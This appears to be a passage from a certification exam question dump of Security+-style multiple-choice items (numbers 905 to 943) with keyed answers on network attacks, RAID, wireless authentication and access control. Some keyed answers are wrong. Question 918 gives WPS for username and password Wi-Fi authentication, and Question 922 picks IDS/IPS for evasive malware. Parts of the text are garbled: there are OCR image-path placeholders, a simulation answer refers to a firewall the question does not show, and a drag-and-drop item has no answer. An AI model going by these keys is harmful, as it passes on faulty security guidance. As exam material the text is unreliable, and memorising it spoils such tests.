A company is implementing a tool to mask all PII when moving data from a production server to a testing server. Which of the following security techniques is the company applying?

A. Data wiping
B. Steganography
C. Data obfuscation
D. Data sanitization

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 905**
A security analyst has received several reports of an issue on an internal web application. Users state they are having to provide their credentials twice to log in. The analyst checks with the application team and notes this is not an expected behavior. After looking at several logs, the analyst decides to run some commands on the gateway and obtains the following output:

```
Internet address      Physical address      Type
192.168.1.1           ff-ec-ab-00-aa-78     dynamic
192.168.1.5           ff-00-5e-48-00-fb     dynamic
192.168.1.8           00-0c-29-1a-e7-fa     dynamic
192.168.1.10          fc-41-5e-48-00-ff     dynamic
224.215.54.47         fc-00-5e-48-00-fb     static
```

Which of the following BEST describes the attack the company is experiencing?

A. MAC flooding
B. URL redirection
C. ARP poisoning
D. DNS hijacking

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 906**
A technician needs to document which application versions are listening on open ports. Which of the following is MOST likely to return the information the technician needs?

A. Banner grabbing
B. Steganography tools
C. Protocol analyzer
D. Wireless scanner

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 907**
A government contracting company issues smartphones to employees to enable access to corporate resources. Several employees will need to travel to a foreign country for business purposes and will require access to their phones. However, the company recently received intelligence that its intellectual property is highly desired by the same country's government. Which of the following MDM configurations would BEST reduce the disk of compromise while on foreign soil?

A. Disable firmware OTA updates.
B. Disable location services.
C. Disable push notification services.
D. Disable wipe.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 908**
A security analyst is performing a manual audit of captured data from a packet analyzer. The analyst looks for Base64 encoded strings and applies the filter http.authbasic. Which of the following BEST describes what the analyst is looking for?

A. Unauthorized software
B. Unencrypted credentials
C. SSL certificate issues
D. Authentication tokens

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 909**

Which of the following impacts are associated with vulnerabilities in embedded systems? (Choose two.)

A. Repeated exploitation due to unpatchable firmware
B. Denial of service due to an integrated legacy operating system.
C. Loss of inventory accountability due to device deployment
D. Key reuse and collision issues due to decentralized management.
E. Exhaustion of network resources resulting from poor NIC management.

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 910**
Given the output:

| Date/time | Computer name | User ID | Website |
|---|---|---|---|
| 3-15-18 2:00 | Officedesktop | CompanyUser | www.comptia.org |
| 3-15-18 2:13 | Officedesktop | CompanyUser | www.companysite.com |
| 3-15-18 2:22 | Officedesktop | CompanyUser | www.localbank.org |
| 3-15-18 2:46 | Officedesktop | CompanyUser | www.myschool.edu |

Which of the following account management practices should the security engineer use to mitigate the identified risk?

A. Implement least privilege
B. Eliminate shared accounts.
C. Eliminate password reuse.
D. Implement two-factor authentication

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 911**
An organization wants to separate permissions for individuals who perform system changes from individuals who perform auditing of those system changes. Which of the following access control approaches is BEST suited for this?

A. Assign administrators and auditors to different groups and restrict permissions on system log files to read-only for the auditor group.
B. Assign administrators and auditors to the same group, but ensure they have different permissions based on the function they perform.
C. Create two groups and ensure each group has representation from both the auditors and the administrators so they can verify any changes that were made.
D. Assign file and folder permissions on an individual user basis and avoid group assignment altogether.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 912**
Which of the following concepts ensure ACL rules on a directory are functioning as expected? (Choose two.)

A. Accounting
B. Authentication
C. Auditing
D. Authorization
E. Non-repudiation

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 913**
A datacenter engineer wants to ensure an organization's servers have high speed and high redundancy and can sustain the loss of two physical disks in an array. Which of the following RAID configurations should the engineer implement to deliver this functionality?

A. RAID 0
B. RAID 1
C. RAID 5
D. RAID 10
E. RAID 50

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 914**
An organization requires secure configuration baselines for all platforms and technologies that are used. If any system cannot conform to the secure baseline, the organization must process a risk acceptance and receive approval before the system is placed into production. It may have non-conforming systems in its lower environments (development and staging) without risk acceptance, but must receive risk approval before the system is placed in production. Weekly scan reports identify systems that do not conform to any secure baseline.

The application team receives a report with the following results:

| Host | Environment | Baseline deviation ID (criticality) |
|---|---|---|
| NYAccountingDev | Development | |
| NYAccountingStg | Staging | |
| NYAccountingProd | Production | 2633 (low), 3124 (high) |

There are currently no risk acceptances for baseline deviations. This is a mission-critical application, and the organization cannot operate if the application is not running. The application fully functions in the development and staging environments. Which of the following actions should the application team take?

A. Remediate 2633 and 3124 immediately.
B. Process a risk acceptance for 2633 and 3124.
C. Process a risk acceptance for 2633 and remediate 3124.
D. Shut down NYAccountingProd and investigate the reason for the different scan results.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 915**
A company is having issues with intellectual property being sent to a competitor from its system. The information being sent is not random but has an identifiable pattern. Which of the following should be implemented in the system to stop the content from being sent?

A. Encryption
B. Hashing
C. IPS
D. DLP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 916**
A network technician needs to monitor and view the websites that are visited by an employee. The employee is connected to a network switch. Which of the following would allow the technician to monitor the employee's web traffic?

A. Implement promiscuous mode on the NIC of the employee's computer.
B. Install and configured a transparent proxy server.
C. Run a vulnerability scanner to capture DNS packets on the router.
D. Configure a VPN to forward packets to the technician's computer.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 917**
A security administrator is adding a NAC requirement for all VPN users to ensure the connecting devices are compliant with company policy. Which of the following items provides the HIGHEST assurance to meet this requirement?

A. Implement a permanent agent.
B. Install antivirus software.
C. Use an agentless implementation.
D. Implement PKI.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 918**
A company wants to configure its wireless network to require username and password authentication.

Which of the following should the systems administrator implement?

A. WPS
B. PEAP
C. TKIP
D. PKI

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 919**
An organization is struggling to differentiate threats from normal traffic and access to systems. A security engineer has been asked to recommend a system that will aggregate data and provide metrics that will assist in identifying malicious actors or other anomalous activity throughout the environment. Which of the following solutions should the engineer recommend?

A. Web application firewall
B. SIEM
C. IPS
D. UTM
E. File integrity monitor

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 920**
The concept of connecting a user account across the systems of multiple enterprises is BEST known as:

A. federation.
B. a remote access policy.
C. multifactor authentication.
D. single sign-on.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 921**
A junior systems administrator noticed that one of two hard drives in a server room had a red error notification. The administrator removed the hard drive to replace it but was unaware that the server was configured in an array. Which of the following configurations would ensure no data is lost?

A. RAID 0
B. RAID 1
C. RAID 2
D. RAID 3

**Correct Answer:** B

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 922**
Joe, a user at a company, clicked an email link that led to a website that infected his workstation. Joe was connected to the network, and the virus spread to the network shares. The protective measures failed to stop this virus, and it has continued to evade detection. Which of the following should a security administrator implement to protect the environment from this malware?

A. Install a definition-based antivirus.
B. Implement an IDS/IPS.
C. Implement a heuristic behavior-detection solution.
D. Implement CASB to protect the network shares.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 923**
A systems administrator wants to implement a secure wireless network requiring wireless clients to pre-register with the company and install a PKI client certificate prior to being able to connect to the wireless network. Which of the following should the systems administrator configure?

A. EAP-TTLS
B. EAP-TLS
C. EAP-FAST
D. EAP with PEAP
E. EAP with MSCHAPv2

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 924**
A systems administrator wants to replace the process of using a CRL to verify certificate validity. Frequent downloads are becoming problematic. Which of the following would BEST suit the administrator's needs?

A. OCSP
B. CSR
C. Key escrow
D. CA

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 925**
Which of the following attacks can be mitigated by proper data retention policies?

A. Dumpster diving
B. Man-in-the-browser
C. Spear phishing
D. Watering hole

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 926**
SIMULATION

A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.


INSTRUCTIONS


Click on each firewall to do the following:


1. Deny cleartext web traffic.
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.


The ruleset order cannot be modified due to outside constraints.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*




Firewall 1
Rule Name
Source
Destination
Service
Action
DNS Rule
HTTPS Outbound
Management
HTTPS Inbound
HTTP Inbound
ANY
10.0.0.1/24
10.0.1.1/24
192.168.0.1/24
ANY
DNS
HTTP
HTTPS
TELNET
SSH
PERMIT
DENY
Reset Answer
Save
Close


Firewall 2
Rule Name
Source
Destination
Service
Action
DNS Rule
HTTPS Outbound
Management
HTTPS Inbound
HTTP Inbound
ANY
10.0.0.1/24
10.0.1.1/24
192.168.0.1/24
ANY
DNS
HTTP
HTTPS
TELNET
SSH
PERMIT
DENY
Reset Answer
Save
Close




**Correct Answer:** See explanation below.
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

Firewall 1:
DNS Rule – ANY ANY DNS PERMIT
HTTPS Outbound – 10.0.0.1/24 ANY HTTPS PERMIT
Management – ANY ANY SSH PERMIT
HTTPS Inbound – ANY ANY HTTPS PERMIT
HTTP Inbound – ANY ANY HTTP DENY

Firewall 2: No changes should be made to this firewall

Firewall 3:
DNS Rule – ANY ANY DNS PERMIT
HTTPS Outbound – 192.168.0.1/24 ANY HTTPS PERMIT
Management – ANY ANY SSH PERMIT
HTTPS Inbound – ANY ANY HTTPS PERMIT
HTTP Inbound – ANY ANY HTTP DENY

**QUESTION 927**
DRAG DROP


A security engineer is setting up passwordless authentication for the first time.

INSTRUCTIONS


Use the minimum set of commands to set this up and verify that it works. Commands cannot be reused.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 928**
A security analyst discovers that a company's username and password database was posted on an Internet forum. The username and passwords are stored in plain text. Which of the following would mitigate the damage done by this type of data exfiltration in the future?

A. Create DLP controls that prevent documents from leaving the network
B. Implement salting and hashing.
C. Configure the web content filter to block access to the forum.
D. Increase password complexity requirements.

**Correct Answer:** B

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 929**
While checking logs, a security engineer notices a number of end users suddenly downloading files with the .tar.gz extension. Closer examination of the files reveals they are PE32 files. The end users state they did not initiate any of the downloads. Further investigation reveals the end users all clicked on an external email containing an infected MHT file with an `href` link a week prior. Which of the following is MOST likely occurring?

A. A RAT was installed and is transferring additional exploit tools.
B. The workstations are beaconing to a command-and-control server.
C. A logic bomb was executed and is responsible for the data transfers.
D. A fireless virus is spreading in the local network environment.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 930**
A consultant is configuring a vulnerability scanner for a large, global organization in multiple countries. The consultant will be using a service account to scan systems with administrative privileges on a weekly basis, but there is a concern that hackers could gain access to the account and pivot throughout the global network. Which of the following would be BEST to help mitigate this concern?

A. Create different accounts for each region, each configured with push MFA notifications.
B. Create one global administrator account and enforce Kerberos authentication.
C. Create different accounts for each region, limit their logon times, and alert on risky logins.
D. Create a guest account for each region, remember the last ten passwords, and block password reuse.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 931**
The IT department's on-site developer has been with the team for many years. Each time an application is released, the security team is able to identify multiple vulnerabilities. Which of the following would BEST help the team ensure the application is ready to be released to production?

A. Limit the use of third-party libraries.
B. Prevent data exposure queries.
C. Obfuscate the source code.
D. Submit the application to QA before releasing it.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 932**
In a lessons-learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility. Which of the following describes the type of actors that may have been implicated?

A. Nation-state
B. Hacktivist
C. Insider
D. Competitor

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 933**
The Chief Security Officer (CSO) at a major hospital wants to implement SSO to help improve security in the environment and protect patient data, particularly at shared terminals. The Chief Risk Officer (CRO) is concerned that training and guidance have not been provided to frontline staff, and a risk analysis has not been performed. Which of the following is the MOST likely cause of the CRO's concerns?

A. SSO would simplify username and password management, making it easier for hackers to guess accounts.
B. SSO would reduce password fatigue, but staff would still need to remember more complex passwords.
C. SSO would reduce the password complexity for frontline staff.
D. SSO would reduce the resilience and availability of systems if the identity provider goes offline.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 934**
Which of the following control types are alerts sent from a SIEM fulfilling based on vulnerability signatures?

A. Preventive
B. Corrective
C. Compensating
D. Detective

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 935**
An attacker is attempting to harvest user credentials on a client's website. A security analyst notices multiple attempts of random usernames and passwords. When the analyst types in a random username and password, the logon screen displays the following message:

```
The username you entered does not exist.
```

Which of the following should the analyst recommend be enabled?

A. Input validation
B. Obfuscation
C. Error handling
D. Username lockout

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 936**
A root cause analysis reveals that a web application outage was caused by one of the company's developers uploading a newer version of the third-party libraries that were shared among several applications. Which of the following implementations would be BEST to prevent this issue from reoccurring?

A. CASB
B. SWG
C. Containerization
D. Automated failover

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 937**
A systems administrator is implementing a remote access method for the system that will utilize GUI. Which of the following protocols would be BEST suited for this?

A. TLS
B. SSH
C. SFP
D. SRTP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 938**
A systems administrator wants to configure an enterprise wireless solution that supports authentication over HTTPS and wireless encryption using AES. Which of the following should the administrator configure to support these requirements? (Choose two.)

A. 802.1X
B. RADIUS federation
C. WPS
D. Captive portal
E. WPA2
F. WDS

**Correct Answer:** AE

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 939**
During an audit, the auditor requests to see a copy of the identified mission-critical applications as well as their disaster recovery plans. The company being audited has an SLA around the applications it hosts. With which of the following is the auditor MOST likely concerned?

A. ARO/ALE
B. MTTR/MTBF
C. RTO/RPO
D. Risk assessment

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 940**
When a malicious user is able to retrieve sensitive information from RAM, the programmer has failed to implement:

A. session keys.
B. encryption of data at rest.
C. encryption of data in use.
D. ephemeral keys.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 941**
A commercial cyber-threat intelligence organization observes IoCs across a variety of unrelated customers. Prior to releasing specific threat intelligence to other paid subscribers, the organization is MOST likely obligated by contracts to:

A. perform attribution to specific APTs and nation-state actors.
B. anonymize any PII that is observed within the IoC data.
C. add metadata to track the utilization of threat intelligence reports.
D. assist companies with impact assessments based on the observed data.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 942**
After patching computers with the latest application security patches/updates; users are unable to open certain applications. Which of the following will correct the issue?

A. Modifying the security policy for patch management tools
B. Modifying the security policy for HIDS/HIPS
C. Modifying the security policy for DLP
D. Modifying the security policy for media control

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 943**
A company that processes sensitive information has implemented a BYOD policy and an MDM solution to secure sensitive data that is processed by corporate and personally owned mobile devices. Which of the following should the company implement to prevent sensitive data from being stored on mobile devices?

A. VDI
